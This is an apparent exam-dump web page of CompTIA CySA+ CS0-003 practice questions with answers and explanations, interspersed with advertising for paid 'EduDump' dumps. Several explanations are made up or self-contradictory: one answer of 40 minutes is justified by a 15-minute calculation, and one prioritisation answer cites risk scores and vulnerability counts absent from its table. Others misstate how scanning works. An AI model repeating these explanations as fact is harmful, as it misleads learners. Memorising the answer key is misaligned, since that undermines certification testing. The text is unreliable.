The best control to allow the organization to identify rogue devices more quickly is A) Implement a continuous monitoring policy. A continuous monitoring policy is a set of procedures and tools that enable an organization to detect and respond to unauthorized or anomalous activities on its network in real time or near real time. A continuous monitoring policy can help identify rogue access points as soon as they appear on the network, rather than waiting for quarterly or monthly scans. A continuous monitoring policy can also help improve the overall security posture and compliance of the organization by providing timely and accurate information about its network assets, vulnerabilities, threats, and incidents¹.

NEW QUESTION: 69

A company receives a penetration test report summary from a third party. The report summary indicates a proxy has some patches that need to be applied. The proxy is sitting in a rack and is not being used, as the company has replaced it with a new one. The CVE score of the vulnerability on the proxy is a 9.8.

Which of the following best practices should the company follow with this proxy?

- A. Leave the proxy as is.
- B. Decomission the proxy.
- C. Migrate the proxy to the cloud.

D. Patch the proxy

Answer: ([SHOW ANSWER](#))

The best practice that the company should follow with this proxy is to decommission the proxy.

Decommissioning the proxy involves removing or disposing of the proxy from the rack and the network, as well as deleting or wiping any data or configuration on the proxy. Decommissioning the proxy can help eliminate the vulnerability on the proxy, as well as reduce the attack surface, complexity, or cost of maintaining the network. Decommissioning the proxy can also free up space or resources for other devices or systems that are in use or needed by the company.

NEW QUESTION: 70

An analyst suspects cleartext passwords are being sent over the network. Which of the following tools would best support the analyst's investigation?

A. OpenVAS

B. Angry IP Scanner

C. Wireshark

D. Maltego

Answer: ([SHOW ANSWER](#))

Wireshark is a packet capture and analysis tool that allows analysts to inspect network traffic and detect cleartext credentials sent over protocols like HTTP, FTP, and Telnet.

* Option A (OpenVAS) is a vulnerability scanner, not a network analysis tool.

* Option B (Angry IP Scanner) identifies active hosts, but does not analyze packet contents.

* Option D (Maltego) is used for OSINT and network reconnaissance, not packet inspection.

Thus, C (Wireshark) is the correct answer, as it captures and analyzes network packets to identify unencrypted passwords.

NEW QUESTION: 71

Which of the following is the best authentication method to secure access to sensitive data?

A. An assigned device that generates a randomized code for login

B. Biometrics and a device with a personalized code for login

C. Alphanumeric/special character username and passphrase for login

D. A one-time code received by email and push authorization for login

Answer: ([SHOW ANSWER](#))

The best practice for securing access to sensitive data is to implement multifactor authentication (MFA), which combines multiple factors of authentication to enhance security.

* Option B (Biometrics + Device with a Personalized Code) uses two strong factors:

* Biometrics (something you are)

* A device with a personalized code (something you have) This combination significantly reduces the risk of unauthorized access.

* Option A (Randomized Code) is good but weaker than biometrics because it relies only on something you have.

* Option C (Passphrase) is single-factor authentication, which is susceptible to brute-force attacks.

* Option D (One-time Code + Push Notification) is useful, but email-based authentication can be vulnerable to phishing and MITM attacks.

NEW QUESTION: 72

A security analyst performs forensic analysis of a user's computer. The analyst immediately orders the user to leave the computer powered on and not interact with it until further notice. Which of the following best describes the reason for the analyst's orders?

A. To prevent loss of sensitive data due to misuse

B. To preserve artifacts related to the incident

- C. To validate that the security tools are installed and up to date
- D. To ensure there is a legal hold on the computer

Answer: ([SHOW ANSWER](#))

The correct answer is B. In forensic analysis, the analyst wants to preserve volatile evidence and prevent the user from changing system state. If the computer is powered off, data in memory, running processes, active network connections, and other volatile artifacts may be lost. If the user continues interacting with the computer, they may unintentionally overwrite or alter evidence.

Exact supporting extract: the Sybex CySA+ Study Guide states that forensic evidence acquisition may require

"making live memory images to ensure that information is not lost when a system is powered off." It also explains that order of volatility measures how easy data is to lose and that data in memory or caches is highly volatile.

The Secbay CySA+ guide also states that allowing a computer to enter hibernation or sleep mode can change memory properties and result in loss of forensic evidence. It further explains that failing to follow order of volatility will likely result in evidence being lost.

Why the other options are incorrect:

A is incorrect because the main reason is evidence preservation, not preventing misuse.

C is incorrect because the analyst is not validating tool installation or patch status.

D is incorrect because legal hold is a legal preservation process, not the immediate reason to keep a live system powered on.

NEW QUESTION: 73

A cybersecurity analyst has been assigned to the threat-hunting team to create a dynamic detection strategy based on behavioral analysis and attack patterns. Which of the following best describes what the analyst will be creating?

- A. Bots
- B. IoCs
- C. TTPs
- D. Signatures

Answer: ([SHOW ANSWER](#))

The analyst will be creating TTPs (Tactics, Techniques, and Procedures). TTPs describe the behavior, methods, and patterns used by attackers during a cyber attack. By focusing on TTPs, the analyst can develop a dynamic detection strategy that identifies malicious activities based on the observed behavior and patterns, rather than relying on static indicators like signatures or IOCs (Indicators of Compromise).

NEW QUESTION: 74

A SOC team lead occasionally collects some DNS information for investigations. The team lead assigns this task to a new junior analyst. Which of the following is the best way to relay the process information to the junior analyst?

- A. Ask another team member to demonstrate their process.
- B. Email a link to a website that shows someone demonstrating a similar process.
- C. Let the junior analyst research and develop a process.
- D. Write a step-by-step document on the team wiki outlining the process.

Answer: ([SHOW ANSWER](#))

Documenting the process in a step-by-step format on the team wiki ensures the junior analyst has a clear, repeatable reference. This approach also supports consistency and accuracy, and the documentation can be updated or referenced by other team members as needed. CompTIA emphasizes the importance of procedural documentation in both CySA+ and Security+ for ensuring team members have reliable resources for task execution, which aids in knowledge retention and standardized practices across the team.

NEW QUESTION: 75

A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive data. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?

- A. Credentialed network scanning
- B. Passive scanning
- C. Agent-based scanning
- D. Dynamic scanning

Answer: ([SHOW ANSWER](#))

Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

NEW QUESTION: 76

Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?

- A. Mean time to detect
- B. Number of exploits by tactic
- C. Alert volume
- D. Quantity of intrusion attempts

Answer: ([SHOW ANSWER](#))

Mean time to detect (MTTD) is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system. MTTD is a metric that measures how long it takes to detect a security incident or threat from the time it occurs. MTTD can be improved by using tools and processes that can collect, correlate, analyze, and alert on security data from various sources. SIEM, SOAR, and ticketing systems are examples of such tools and processes that can help reduce MTTD and enhance security operations. Official References:
<https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack>

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here:
<https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/> (510 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

NEW QUESTION: 77

An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

- A. Passive network foot printing
- B. OS fingerprinting
- C. Service port identification
- D. Application versioning

Answer: ([SHOW ANSWER](#))

Passive network foot printing is the best description of the example, as it reflects the technique of collecting information about a network or system by monitoring or sniffing network traffic without sending any packets or interacting with the target. Foot printing is a term that refers to the process of gathering information about a target network or system, such as its IP addresses, open ports, operating systems, services, or vulnerabilities.

Foot printing can be done for legitimate purposes, such as penetration testing or auditing, or for malicious purposes, such as reconnaissance or intelligence gathering. Foot printing can be classified into two types:

active and passive. Active foot printing involves sending packets or requests to the target and analyzing the responses, such as using tools like ping, traceroute, or Nmap. Active foot printing can provide more accurate and detailed information, but it can also be detected by firewalls or intrusion detection systems (IDS). Passive foot printing involves observing or capturing network traffic without sending any packets or requests to the target, such as using tools like tcpdump, Wireshark, or Shodan. Passive foot printing can provide less information, but it can also avoid detection by firewalls or IDS. The example in the question shows that the attacker has gained access to the syslog server on a LAN and reviewed the syslog entries to prioritize possible next targets. A syslog server is a server that collects and stores log messages from various devices or applications on a network. A syslog entry is a record of an event or activity that occurred on a device or application, such as an error, a warning, or an alert. By reviewing the syslog entries, the attacker can obtain information about the network or system, such as its configuration, status, performance, or security issues.

This is an example of passive network foot printing, as the attacker is not sending any packets or requests to the target, but rather observing or capturing network traffic from the syslog server. The other options are not correct, as they describe different techniques or concepts. OS fingerprinting is a technique of identifying the operating system of a target by analyzing its responses to certain packets or requests, such as using tools like Nmap or Xprobe2. OS fingerprinting can be done actively or passively, but it is not what the attacker is doing in the example. Service port identification is a technique of identifying the services running on a target by scanning its open ports and analyzing its responses to certain packets or requests, such as using tools like Nmap or Netcat. Service port identification can be done actively or passively, but it is not what the attacker is doing in the example. Application versioning is a concept that refers to the process of assigning unique identifiers to different versions of an application, such as using numbers, letters, dates, or names. Application versioning can help to track changes, updates, bugs, or features of an application, but it is not related to what the attacker is doing in the example.

NEW QUESTION: 78

A team of analysts is developing a new internal system that correlates information from a variety of sources analyzes that information, and then triggers notifications according to company policy. Which of the following technologies was deployed?

- A. SIEM
- B. SOAR
- C. IPS
- D. CERT

Answer: ([SHOW ANSWER](#))

SIEM (Security Information and Event Management) technology aggregates and analyzes activity from many different resources across your IT infrastructure. The description of correlating information from various sources and triggering notifications aligns with the capabilities of a SIEM system.

NEW QUESTION: 79

A SOC analyst identifies the following content while examining the output of a debugger command over a client-server application:

getconnection (database01, "alpha " , "AXTV. 127GdCx94GTd") ;

Which of the following is the most likely vulnerability in this system?

- A. Lack of input validation
- B. SQL injection
- C. Hard-coded credential
- D. Buffer overflow attacks

Answer: ([SHOW ANSWER](#))

The most likely vulnerability in this system is hard-coded credential. Hard-coded credential is a practice of embedding or storing a username, password, or other sensitive information in the source code or configuration file of a system or application. Hard-coded credential can pose a serious security risk, as it can expose the system or application to unauthorized access, data theft, or compromise if the credential is discovered or leaked by an attacker. Hard-coded credential can also make it difficult to change or update the credential if needed, as it may require modifying the code or file and redeploying the system or application.

NEW QUESTION: 80

Which of the following explains how MTTD can affect incident response reporting and communication?

- A. Having a shorter MTTD reduces the potential impact of an incident.
- B. Improved MTTD ensures the leadership team is made aware of threats before exploitation.
- C. MTTD defines the maximum time allowed between detection and response.
- D. MTTD is part of regulatory compliance and outlines an approved process for reporting.

Answer: ([SHOW ANSWER](#))

The correct answer is A because MTTD stands for Mean Time to Detect. It measures how long it takes an organization to identify that a security incident has occurred. A shorter MTTD means the organization detects incidents faster, which usually allows containment and response to begin sooner. Faster detection can reduce attacker dwell time, limit damage, and reduce the overall impact of the incident.

Exact supporting extract: the Secbay CySA+ guide defines MTTD as "the average duration between the occurrence of a security incident and its detection." It also states that MTTD represents the effectiveness of monitoring and detection capabilities, and that communicating MTTD gives stakeholders a quantitative measure of detection efficiency.

The same guide states that "Reducing MTTD is often a key objective in enhancing overall cybersecurity resilience," which directly supports the idea that a shorter MTTD helps reduce potential incident impact.

The official CompTIA CS0-003 objectives list Mean time to detect, Mean time to respond, Mean time to remediate, and alert volume under incident response reporting and communication metrics and KPIs.

Why the other options are incorrect:

A is correct because shorter detection time usually reduces the window of opportunity for attackers and lowers possible incident impact.

B is incorrect because improved MTTD does not guarantee leadership will know about threats before exploitation. MTTD measures detection after an incident or event begins.

C is incorrect because MTTD does not define the time between detection and response. That relates more closely to MTTR, mean time to respond.

D is incorrect because MTTD is a metric used in incident response reporting, but it is not itself a regulatory compliance process or an approved reporting procedure.

NEW QUESTION: 81

A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:

[+] XSS: In form input 'txtSearch' with action https://localhost/search.aspx

[-] XSS: Analyzing response #1...

[-] XSS: Analyzing response #2...

[-] XSS: Analyzing response #3...

[+] XSS: Response is tainted. Looking for proof of the vulnerability.

Which of the following is the most likely reason for this vulnerability?

- A. The developer set input validation protection on the specific field of search.aspx.
- B. The developer did not set proper cross-site scripting protections in the header.
- C. The developer did not implement default protections in the web application build.
- D. The developer did not set proper cross-site request forgery protections.

Answer: ([SHOW ANSWER](#))

The most likely reason for this vulnerability is B. The developer did not set proper cross-site scripting protections in the header. Cross-site scripting (XSS) is a type of web application vulnerability that allows an attacker to inject malicious code into a web page that is viewed by other users. XSS can be used to steal cookies, session tokens, credentials, or other sensitive information, or to perform actions on behalf of the victim¹.

One of the common ways to prevent XSS attacks is to set proper HTTP response headers that instruct the browser how to handle the content of the web page. For example, the Content-Type header can specify the MIME type and character encoding of the web page, which can help the browser avoid interpreting data as code. The X-XSS-Protection header can enable or disable the

browser's built-in XSS filter, which can block or sanitize suspicious scripts. The Content-Security-Policy header can define a whitelist of sources and directives that control what resources and scripts can be loaded or executed on the web page².

According to the output of Arachni, a web application security scanner framework³, it detected an XSS vulnerability in the form input 'txtSearch' with action <https://localhost/search.aspx>. This means that Arachni was able to inject a malicious script into the input field and observe its execution in the response. This indicates that the developer did not set proper cross-site scripting protections in the header of search.aspx, which allowed Arachni to bypass the browser's default security mechanisms and execute arbitrary code on the web page.

NEW QUESTION: 82

An organization's email account was compromised by a bad actor. Given the following Information:

Which of the following is the length of time the team took to detect the threat?

- A. 25 minutes
- B. 40 minutes
- C. 45 minutes
- D. 2 hours

Answer: B ([LEAVE A REPLY](#))

The threat was detected from the time the emails were sent at 8:30 a.m. to when the recipients started alerting the organization's help desk about the email at 8:45 a.m., taking a total of 15 minutes.

The detection time is the time elapsed between the occurrence of an incident and its discovery by the security team . The other options are either too short or too long based on the given information. References: : Detection Time :

Incident Response Metrics: Mean Time to Detect and Mean Time to Respond

NEW QUESTION: 83

Which of the following describes the best reason for conducting a root cause analysis?

- A. The root cause analysis ensures that proper timelines were documented.
- B. The root cause analysis allows the incident to be properly documented for reporting.
- C. The root cause analysis develops recommendations to improve the process.
- D. The root cause analysis identifies the contributing items that facilitated the event

Answer: (SHOW ANSWER)

The root cause analysis identifies the contributing items that facilitated the event is the best reason for conducting a root cause analysis, as it reflects the main goal and benefit of this problem-solving approach. A root cause analysis (RCA) is a process of discovering the root causes of problems in order to identify appropriate solutions. A root cause is the core issue or factor that sets in motion the entire cause-and-effect chain that leads to the problem. A root cause analysis assumes that it is more effective to systematically prevent and solve underlying issues rather than just treating symptoms or putting out fires. A root cause analysis can be performed using various methods, tools, and techniques that help to uncover the causes of problems, such as events and causal factor analysis, change analysis, barrier analysis, or fishbone diagrams. A root cause analysis can help to improve quality, performance, safety, or efficiency by finding and eliminating the sources of problems. The other options are not as accurate as the root cause analysis identifies the contributing items that facilitated the event, as they do not capture the essence or value of conducting a root cause analysis. The root cause analysis ensures that proper timelines were documented is a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting timelines can help to establish the sequence of events and actions that led to the problem, but it does not necessarily identify or address the root causes. The root cause analysis allows the incident to be properly documented for reporting is also a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting and reporting incidents can help to communicate and share information about problems and solutions, but it does not necessarily identify or address the root causes. The root cause analysis develops recommendations to improve the process is another possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Developing recommendations can help to implement solutions and prevent future problems, but it does not necessarily identify or address the root causes.

NEW QUESTION: 84

A threat intelligence analyst is updating a document according to the MITRE ATT & CK framework. The analyst detects the following behavior from a malicious actor: "The malicious actor will attempt to achieve unauthorized access to the vulnerable system." In which of the following phases should the analyst include the detection?

- A. Procedures
- B. Techniques
- C. Tactics
- D. Subtechniques

Answer: ([SHOW ANSWER](#))

The behavior described is a high-level objective: gain unauthorized access to a vulnerable system. In MITRE ATT & CK, tactics represent the attacker's high-level goals (the "why"), such as gaining initial access. That makes this observation a tactic-level description rather than a technique/procedure.

The All-in-One CS0-003 guide defines tactics as high-level goals and explicitly includes "gaining initial access" as an example: Exact extract (All-in-One Exam Guide): "Tactics The high-level goals attackers are trying to achieve, such as gaining initial access, persistence, or exfiltrating data." It also describes Initial access as the goal of gaining a foothold (i.e., unauthorized access) into a target system

/network: Exact extract (All-in-One Exam Guide): "Initial access. Tactics used by attackers to gain a foothold within a target network or system..." Why the other options are not correct:

B (Techniques): Techniques are the specific methods used to accomplish a tactic (the "how"), not the high-level goal itself. Exact extract (All-in-One Exam Guide): "Techniques The specific methods and procedures attackers use to achieve their goals." A (Procedures): Procedures are the step-by-step sequences for executing techniques (an attacker's "attack playbook"), not the high-level goal statement.

D (Subtechniques): Subtechniques are more granular breakdowns under a technique; your statement doesn't describe a specific technique, so it can't be placed at the subtechnique level.

References (CompTIA CySA+ CS0-003 documents / study guides used):

Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): tactics are high-level goals (e.g., gaining initial access); initial access definition; techniques definition; procedures as step-by-step sequences

NEW QUESTION: 85

A security analyst is responding to an incident that involves a malicious attack on a network data closet.

Which of the following best explains how the analyst should properly document the incident?

- A. Back up the configuration file for all network devices.
- B. Record and validate each connection.
- C. Create a full diagram of the network infrastructure.
- D. Take photos of the impacted items.

Answer: ([SHOW ANSWER](#))

A "network data closet" attack is a physical-environment incident (hardware, cabling, physical access

/tampering). Proper documentation in such cases includes documenting the scene and physical state of impacted items so that investigators can reconstruct what was present, what was changed, and how things were connected.

The All-in-One CySA+ guide explicitly states that an important step is documenting the physical environment and that an easy way is to take lots of photos of the scene:

Exact extract (All-in-One Exam Guide):

"Another important... step is to document the entire physical environment around a device. An easy way to do this is to take lots of photos of the scene." Why the other options are less correct:

- * A is a recovery/ops task, not primary incident documentation of a physical attack scene.
- * B may be useful in some contexts, but the best practice for a physical incident scene is to photograph impacted items and surroundings.
- * C can help later, but it's not the first/best documentation action for a physical tampering incident compared to capturing the scene as-found.

NEW QUESTION: 86

Which of the following characteristics ensures the security of an automated information system is the most effective and economical?

- A.** Originally designed to provide necessary security
- B.** Subjected to intense security testing
- C.** Customized to meet specific security threats
- D.** Optimized prior to the addition of security

Answer: ([SHOW ANSWER](#))

Comprehensive Detailed Explanation: The most effective and economical way to ensure the security of an automated information system is to design it with security in mind from the outset. This is often referred to as

" security by design. " Here's a breakdown of each option and why option A is correct:

A). Originally designed to provide necessary security

Systems designed with security from the beginning integrate secure practices and considerations during the development process. This approach mitigates the need for costly and complex retroactive security implementations, which are common in systems where security was an afterthought.

Cost Efficiency: Security implementations at the design stage can be embedded into the system architecture, reducing the costs associated with later modifications.

Effectiveness: Security-by-design approaches often result in robust systems that are more resilient to vulnerabilities because they address security concerns at each development phase.

B). Subjected to intense security testing

While rigorous security testing (such as penetration testing and vulnerability assessments) is essential, it is reactive. Security testing is more effective when applied to systems already designed with foundational security principles, ensuring that tests identify potential flaws in an inherently secure system.

C). Customized to meet specific security threats

Customizing security to meet specific threats addresses unique risks, but such a targeted approach may miss new or emerging threats not initially considered. It also risks neglecting fundamental security practices that apply universally, leading to potential vulnerabilities.

D). Optimized prior to the addition of security

Optimizing a system before adding security features may enhance performance but does not guarantee security. Security cannot be effectively added onto a system as an afterthought without incurring additional costs or creating potential weaknesses.

References:

NIST SP 800-160: Systems Security Engineering, which emphasizes designing systems with security integrated from the beginning.

OWASP Security by Design Principles: Explores how security considerations are most effective when included early in development.

NEW QUESTION: 87

A security analyst is responding to an incident that involves a malicious attack on a network. Data closet.

Which of the following best explains how an analyst should properly document the incident?

- A.** Back up the configuration file for all network devices
- B.** Record and validate each connection
- C.** Create a full diagram of the network infrastructure
- D.** Take photos of the impacted items

Answer: ([SHOW ANSWER](#))

When documenting a physical incident in a network data closet, taking photos provides a clear and immediate record of the situation, which is essential for thorough incident documentation and subsequent investigation.

Proper documentation of an incident in a data closet should include taking photos of the impacted items. This provides visual evidence and helps in understanding the physical context of the incident, which is crucial for a thorough investigation. Backing up configuration files, recording connections, and creating network diagrams, while important, are not the primary means of documenting the physical aspects of an incident.

NEW QUESTION: 88

A Chief Information Security Officer wants to implement security by design, starting vulnerabilities, including SQL injection, FRI, XSS, etc. Which of the following would most likely meet the requirement?

- A. Reverse engineering
- B. Known environment testing
- C. Dynamic application security testing
- D. Code debugging

Answer: ([SHOW ANSWER](#))

Dynamic Application Security Testing (DAST) is used to detect vulnerabilities in running applications, including common issues like SQL injection, FRI, XSS, etc. It aligns with the goal of implementing security by design.

NEW QUESTION: 89

An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?

- A. Cross-site scripting
- B. Beaconing
- C. Buffer overflow
- D. PHP traversal

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 90

An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

- A. Access rights
- B. Network segmentation
- C. Time synchronization
- D. Invalid playbook

Answer: ([SHOW ANSWER](#))

Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of correlating data points. Verified References: [CompTIA CySA+ CS0-002 Certification Study Guide], page

23

NEW QUESTION: 91

The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch was released. Which of the following would best protect this organization?

- A. A mean time to remediate of 30 days
- B. A mean time to detect of 45 days
- C. A mean time to respond of 15 days
- D. Third-party application testing

Answer: ([SHOW ANSWER](#))

A mean time to remediate (MTTR) is a metric that measures how long it takes to fix a vulnerability after it is discovered. A MTTR of 30 days would best protect the organization from the new attacks that are exploited

45 days after a patch is released, as it would ensure that the vulnerabilities are fixed before they are exploited

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here:
<https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/> (510 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

NEW QUESTION: 92

A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

```
Host    CVE: (Vulnerability Name)  Metrics
----    -
host01  CVE-2003-99992: (TransAtl) DDS:NOA:HVT
host02  CVE-2004-99993: (TjBeP)   DDS:AEX:NOA
host03  CVE-2007-99996:          RCE:AEX:HVT
        (NarrowStairs)
host04  CVE-2009-99998:          UDD:NOA
        (Topendoor)

--- metrics ---
DDS: Denial of service vulnerability
RCE: Remote code execution vulnerability
UDD: Unauthorized disclosure of data vulnerability
AEX: Vulnerability is being exploited actively exploited
NOA: No authentication required
HVT: Host is a high value target
HEX: Host is externally available to public Internet
```

Which of the following hosts should be patched first, based on the metrics?

- A. host01
- B. host02
- C. host03
- D. host04

Answer: (SHOW ANSWER)

Host03 should be patched first, based on the metrics, as it has the highest risk score and the highest number of critical vulnerabilities. The risk score is calculated by multiplying the CVSS score by the exposure factor, which is the percentage of systems that are vulnerable to the exploit. Host03 has a risk score of 10 x 0.9 = 9, which is higher than any other host. Host03 also has 5 critical vulnerabilities, which are the most severe and urgent to fix, as they can allow remote code execution, privilege escalation, or data loss. The other hosts have lower risk scores and lower numbers of critical vulnerabilities, so they can be patched later.

NEW QUESTION: 93

A cybersecurity team quarantines a virtual machine (VM) that has triggered alerts. However, this action does not stop the threat. Similar alerts are occurring for other VMs in the same broadcast domain. Which of the following steps in the incident response process should the team take next?

- A.** Escalate the incident to the Chief Information Security Officer and request approval to notify the legal department.
- B.** Switch back to the analysis phase and gather additional data.
- C.** Move to the eradication phase and begin deleting suspicious files.
- D.** Continue with the containment phase and isolate the subnet.

Answer: ([SHOW ANSWER](#))

The scenario indicates the threat is still active and is appearing across multiple VMs in the same broadcast domain (suggesting lateral movement or propagation within that Layer 2 segment). Since quarantine of a single VM did not stop the threat, the appropriate next step is to broaden containment by isolating the affected subnet / network segment to prevent further spread.

The Sybex CySA+ Study Guide emphasizes that after identifying an incident in progress, responders should move into containment and that containment activities include segmentation and isolation:

Exact extract (Sybex Study Guide):

"After identifying a potential incident in progress, responders should take immediate action to contain the damage... Potential containment activities include network segmentation, isolation, and removal of affected systems." It also explains how segmentation (quarantine VLAN) is used to contain compromised systems and protect other systems:

Exact extract (Sybex Study Guide):

"During the early stages of an incident... [responders] built a separate virtual LAN (VLAN) to contain those systems... Putting the systems on this network segment provides some degree of isolation..." Because the activity is occurring across the broadcast domain, isolating just one VM isn't enough; the team should continue containment by isolating the subnet/segment where the issue is spreading (Option D).

Moving to eradication (Option C) before containment is effective risks continued spread and loss of control.

NEW QUESTION: 94

An XSS vulnerability was reported on one of the public websites of a company. The security department confirmed the finding and needs to provide a recommendation to the application owner.

Which of the following recommendations will best prevent this vulnerability from being exploited? (Select two).

- A.** Implement an IPS in front of the web server.
- B.** Enable MFA on the website.
- C.** Take the website offline until it is patched.
- D.** Implement a compensating control in the source code.
- E.** Configure TLS v1.3 on the website.
- F.** Fix the vulnerability using a virtual patch at the WAF.

Answer: ([SHOW ANSWER](#))

Comprehensive Detailed Explanation: To effectively prevent Cross-Site Scripting (XSS) attacks, implementing appropriate security controls within the application code and at the network layer is critical.

Here's a breakdown of each option:

A). Implement an IPS in front of the web server

Intrusion Prevention Systems (IPS) are primarily designed to detect and prevent network-based attacks, not application-layer vulnerabilities such as XSS. They do not specifically mitigate XSS threats effectively.

B). Enable MFA on the website

Multi-factor authentication (MFA) strengthens user authentication but does not address XSS, which typically involves injecting malicious scripts rather than compromising user credentials.

C). Take the website offline until it is patched

While this might temporarily mitigate the risk, it is not a practical solution for ongoing operations, especially when effective preventative controls (e.g., WAF rules or code updates) can be implemented without disabling the service.

D). Implement a compensating control in the source code

Implementing security controls at the code level is an effective way to mitigate XSS risks. This can involve proper input validation, output encoding, and utilizing libraries that sanitize user inputs. By addressing the root cause in the source code, developers prevent scripts from being injected or executed in the browser.

E). Configure TLS v1.3 on the website

While TLS v1.3 secures the communication channel, it does not address XSS directly. XSS attacks manipulate client-side scripts, which TLS cannot prevent, as TLS only encrypts data in transit.

F). Fix the vulnerability using a virtual patch at the WAF

Web Application Firewalls (WAFs) can mitigate XSS vulnerabilities by identifying and blocking malicious payloads. Virtual patching at the WAF level provides a temporary fix by preventing exploit attempts from reaching the application, giving developers time to implement a permanent fix in the source code.

References:

OWASP XSS Prevention Cheat Sheet: Detailed guidance on encoding, sanitizing, and safe coding practices to prevent XSS.

NIST SP 800-44: Guidelines on Web Security, discussing WAFs and application-layer protections.

CWE-79: Common Weakness Enumeration on Cross-Site Scripting, which outlines ways to address and prevent XSS attacks.

NEW QUESTION: 95

Which of the following is a benefit of the Diamond Model of Intrusion Analysis?

- A. It provides analytical pivoting and identifies knowledge gaps.
- B. It guarantees that the discovered vulnerability will not be exploited again in the future.
- C. It provides concise evidence that can be used in court
- D. It allows for proactive detection and analysis of attack events

Answer: ([SHOW ANSWER](#))

The Diamond Model of Intrusion Analysis is a framework that helps analysts to understand the relationships between the adversary, the victim, the infrastructure, and the capability involved in an attack. It also enables analytical pivoting, which is the process of moving from one piece of information to another related one, and identifies knowledge gaps that need further investigation.

NEW QUESTION: 96

A security analyst is assisting a software engineer with the development of a custom log collection and alerting tool (SIEM) for a proprietary system. The analyst is concerned that the tool will not detect known attacks and behavioral IoCs. Which of the following should be configured in order to resolve this issue?

- A. Randomly generate and store all possible file hash values.
- B. Create a default rule to alert on any change to the system.
- C. Integrate with an open-source threat intelligence feed.
- D. Manually add known threat signatures into the tool.

Answer: ([SHOW ANSWER](#))

To improve the detection of known attacks and behavioral Indicators of Compromise (IoCs), the best approach is to integrate with an open-source threat intelligence feed. Threat intelligence feeds provide up-to-date information on known malicious IPs, domains, file hashes, and behavioral patterns that attackers use.

Option A (randomly generating and storing hash values) is impractical, as there are an infinite number of possible files.

Option B (alerting on any system change) would lead to excessive noise and false positives, making the system difficult to manage.

Option D (manually adding signatures) is useful but is not scalable or as timely as an external intelligence feed.

Thus, the correct answer is C, as integrating an open-source threat intelligence feed enhances the SIEM's ability to detect and respond to real-world threats.

NEW QUESTION: 97

During a tabletop exercise, engineers discovered that an ICS could not be updated due to hardware versioning incompatibility. Which of the following is the most likely cause of this issue?

- A. Legacy system

- B. Business process interruption
- C. Degrading functionality
- D. Configuration management

Answer: A ([LEAVE A REPLY](#))

The most likely cause of the issue where an ICS (Industrial Control System) could not be updated due to hardware versioning incompatibility is a legacy system. Legacy systems often have outdated hardware and software that may not be compatible with modern updates and patches. This can pose significant challenges in maintaining security and operational efficiency.

NEW QUESTION: 98

A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?

- A. function w() { a=\$(ping -c 1 \$1 | awk-F "/" 'END{print \$1}') && echo "\$1 | \$a" }
- B. B. function x() { b=tracert -m 40 \$1 | awk 'END{print \$1}' && echo "\$1 | \$b" }
- C. C. function y() { dig \$(dig -x \$1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print \$1}').origin.asn.cymru.com TXT +short }
- D. function z() { c=\$(geoiplookup\$1) && echo "\$1 | \$c" }

Answer: ([SHOW ANSWER](#)**)**

The shell script function that could help identify possible network addresses from different source networks belonging to the same company and region is:

function y() { dig \$(dig -x \$1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print \$1}').origin.asn.cymru.com TXT +short } This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address, such as the country code, registry, or allocation date. The function then prints the IP address and the ASN information, which can help identify any network addresses that belong to the same ASN or region

NEW QUESTION: 99

An analyst reviews the following list of vulnerabilities:

CVE ID	CVSS	Weaponized	Count	Location
CVE-2024-9837	9.2	Yes	58	Internal
CVE-2024-9964	9.0	Yes	37	Internal
CVE-2023-8524	9.1	Yes	24	External
CVE-2024-1587	8.7	Yes	55	Internal

The analyst determines that CVE-2023-8524 is the highest priority for remediation and should be patched immediately. Which of the following did the analyst use to determine the priority of remediation efforts?

- A. Context awareness
- B. Criticality
- C. Exploit availability
- D. Recurrence

Answer: ([SHOW ANSWER](#)**)**

